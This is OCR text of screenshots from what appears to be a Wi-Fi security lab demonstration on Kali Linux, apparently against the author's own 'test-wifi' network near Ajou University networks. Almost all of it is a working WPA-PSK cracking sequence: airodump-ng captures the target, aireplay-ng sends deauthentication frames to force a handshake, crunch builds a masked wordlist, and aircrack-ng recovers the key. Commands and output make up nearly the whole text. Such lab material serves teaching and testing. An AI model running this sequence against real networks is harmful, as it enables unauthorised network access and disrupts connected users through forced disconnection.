34:FC:B9:AF:8A:20 -87 20 0 0 1 54e. OPN Ajou Univ
34:FC:B9:AF:8A:80 -86 14 0 0 11 54e. OPN Ajou Univ
34:FC:B9:AF:87:80 -94 6 1 0 11 54e. OPN Ajou Univ
34:FC:B9:AF:77:20 -95 16 0 0 11 54e. OPN Ajou Univ
BSSID STATION PWR Rate Lost Frames Probe
(not associated) B8:27:EB:D6:3D:68 -81 0 - 1 0 2 AndroidHotspot2805
(not associated) E4:FA:ED:05:94:7F -81 0 - 1 28 20 U+zone,U+zone_5G,5G_U+z
(not associated) 10:02:B5:12:0D:13 -83 0 - 1 0 9 Ajou Univ
00:1D:93:98:79:E3 98:5F:D3:4A:BE:EC -17 0e- 0e 1 21
00:1D:93:98:79:E2 94:8B:C1:58:E9:18 -32 0e-24 0 13
root@kali:~# cd ~/Desktop/test_wifi && airodump-ng --bssid 00:1D:93:98:79:E3 -c 5 -w wpacrac
k wlan0mon



root@kali: ~
File Edit View Search Terminal Help
CH 5][Elapsed: 24 s][2017-12-23 22:25
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:1D:93:98:79:E3 -54 15 198 108 0 5 54e. WPA CCMP PSK test-wifi
BSSID STATION PWR Rate Lost Frames Probe
00:1D:93:98:79:E3 98:5F:D3:4A:BE:EC -21 0e- 1e 0 133
test-wifi
연결됨, 보안
속성
연결 끊기
wpacrack-01.csv
wpacrack-01.kismet.csv
easycrypto



root@kali: ~
File Edit View Search Terminal Help
CH 5][Elapsed: 1 min][2017-12-23 22:26
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:1D:93:98:79:E3 -55 14 563 288 0 5 54e. WPA CCMP PSK test-wifi
BSSID STATION PWR Rate Lost Frames Probe
00:1D:93:98:79:E3 98:5F:D3:4A:BE:EC -16 0e- 0e 4 350
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# aireplay-ng --deauth 50 -a 00:1D:93:98:79:E3 wlan0mon
wpacrack-01.csv


root@kali: ~
File Edit View Search Terminal Help
CH 5][Elapsed: 1 min][2017-12-23 22:27][WPA handshake: 00:1D:93:98:79:E3
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:1D:93:98:79:E3 0 100 764 317 0 5 54e. WPA CCMP PSK test-wifi
BSSID STATION PWR Rate Lost Frames Probe
00:1D:93:98:79:E3 98:5F:D3:4A:BE:EC -26 1e- 6e 0 396
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# aireplay-ng --deauth 50 -a 00:1D:
22:26:42 Waiting for beacon frame (BSSID: 00:
NB: this attack is more effective when targeti
a connected wireless client (-c <client's mac>
22:26:42 Sending DeAuth to broadcast -- BSSID
22:26:43 Sending DeAuth to broadcast -- BSSID
22:26:43 Sending DeAuth to broadcast -- BSSID
22:26:44 Sending DeAuth to broadcast -- BSSID
22:26:44 Sending DeAuth to broadcast -- BSSID
22:26:45 Sending DeAuth to broadcast -- BSSID
22:26:45 Sending DeAuth to broadcast -- BSSID
22:26:47 Sending DeAuth to broadcast -- BSSID
22:26:48 Sending DeAuth to broadcast -- BSSID
22:26:50 Sending DeAuth to broadcast -- BSSID
22:26:51 Sending DeAuth to broadcast -- BSSID
22:26:52 Sending DeAuth to broadcast -- BSSID
22:26:52 Sending DeAuth to broadcast -- BSSID
22:26:54 Sending DeAuth to broadcast -- BSSID
22:26:55 Sending DeAuth to broadcast -- BSSID
22:26:57 Sending DeAuth to broadcast -- BSSID
22:26:57 Sending DeAuth to broadcast -- BSSID
22:26:59 Sending DeAuth to broadcast -- BSSID
22:27:00 Sending DeAuth to broadcast -- BSSID
wpacrack-01.csv
wpacrack-01.kismet.csv
easycrypto
test.txt
wpacrack-01.kismet.netxml
K-wifi
연결됨, 보안
test-wifi
보안
자동으로 연결
연결
Ajou Univ
열기
com-2 2
보안
com-1
보안
com-2
네트워크 및 인터넷 설정
데이터 통신 연결 전환과 같이 설정을 변경합니다.


root@kali: ~/Desktop/test_wifi
File Edit View Search Terminal Help
root@kali:~/Desktop/test_
wifi# 62;c62;c
bash: 62: command not found
bash: c62: command not found
bash: c: command not found
root@kali:~/Desktop/test_wifi#
root@kali:~/Desktop/test_wifi# wc -l wpacrack-01.cap
2888 wpacrack-01.cap
root@kali:~/Desktop/test_wifi# crunch 8 8 > paswd.txt
Crunch will now generate the following amount of data: 1879443581184 bytes
1792377 MB
1750 GB
1 TB
0 PB
Crunch will now generate the following number of lines: 208827064576
^CCrunch ending at aababutx
root@kali:~/Desktop/test_wifi# crunch 8 8 1234567890 -t %%%%5678 > pswd.txt
Crunch will now generate the following amount of data: 90000 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 10000
root@kali:~/Desktop/test_wifi#


root@kali: ~/Desktop/test_wifi
File Edit View Search Terminal Help
root@kali:~/Desktop/test_wifi# crunch 8 8 1234567890 -t %%%%5678 | aircrack-ng -b 00:1D:93:9
8:79:E3 -w - wpacrack-02.cap
Crunch will now generate the following amount of data: 90000 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 10000
Opening wpacrack-02.cap
Reading packets, please wait...


root@kali: ~/Desktop/test_wifi
File Edit View Search Terminal Help
Aircrack-ng 1.2 rc4
[00:00:03] 524 keys tested (150.14 k/s)
Current passphrase: 05205678
Master Key : D6 82 3F DC F7 47 51 0B B5 B5 34 96 5C 29 78 5F
B4 20 64 10 FE 83 DF B0 48 32 4C 84 85 C2 42 49
Transient Key : DD B2 50 8D 30 84 F1 7B FC 6F 5E F8 81 A1 7B 0E
40 D0 A0 4F 63 83 15 00 BB 83 C8 18 98 9B CD 81
15 8C 25 FD B9 B7 06 79 79 BD E1 5C DC E5 F7 30
40 42 FD 9D 38 EF 38 BC 0D F8 53 F1 C6 93 8F 25
EAPOL HMAC : 8F DD F9 A7 6D B3 36 F9 D1 B5 EE 1B 6D F0 72 68


root@kali: ~/Desktop/test_wifi
File Edit View Search Terminal Help
Aircrack-ng 1.2 rc4
[00:00:04] 1236 keys tested (290.34 k/s)
KEY FOUND! [12345678]
Master Key : 3F DE B9 01 D3 FB FC F3 65 91 3B 30 85 7E 9C C0
F3 7A F7 CB F2 CE 33 20 C1 8A 12 CA FE E6 8E E2
Transient Key : 00 CE 72 39 15 56 69 33 72 04 F5 8E 89 44 25 F7
CC 42 F2 0C 3B 3D 2D 75 90 88 23 6B 87 1F C0 E5
8F 03 B4 0C E2 07 0D 06 02 FA FA 1B D6 A4 78 76
16 0F 13 91 26 6D 31 40 2B E8 9E D2 BC 6B 6C D6
EAPOL HMAC : D4 70 DB 18 80 AE 0D 53 4C 3F B9 59 83 CD 40 BD
root@kali:~/Desktop/test_wifi#

Q & A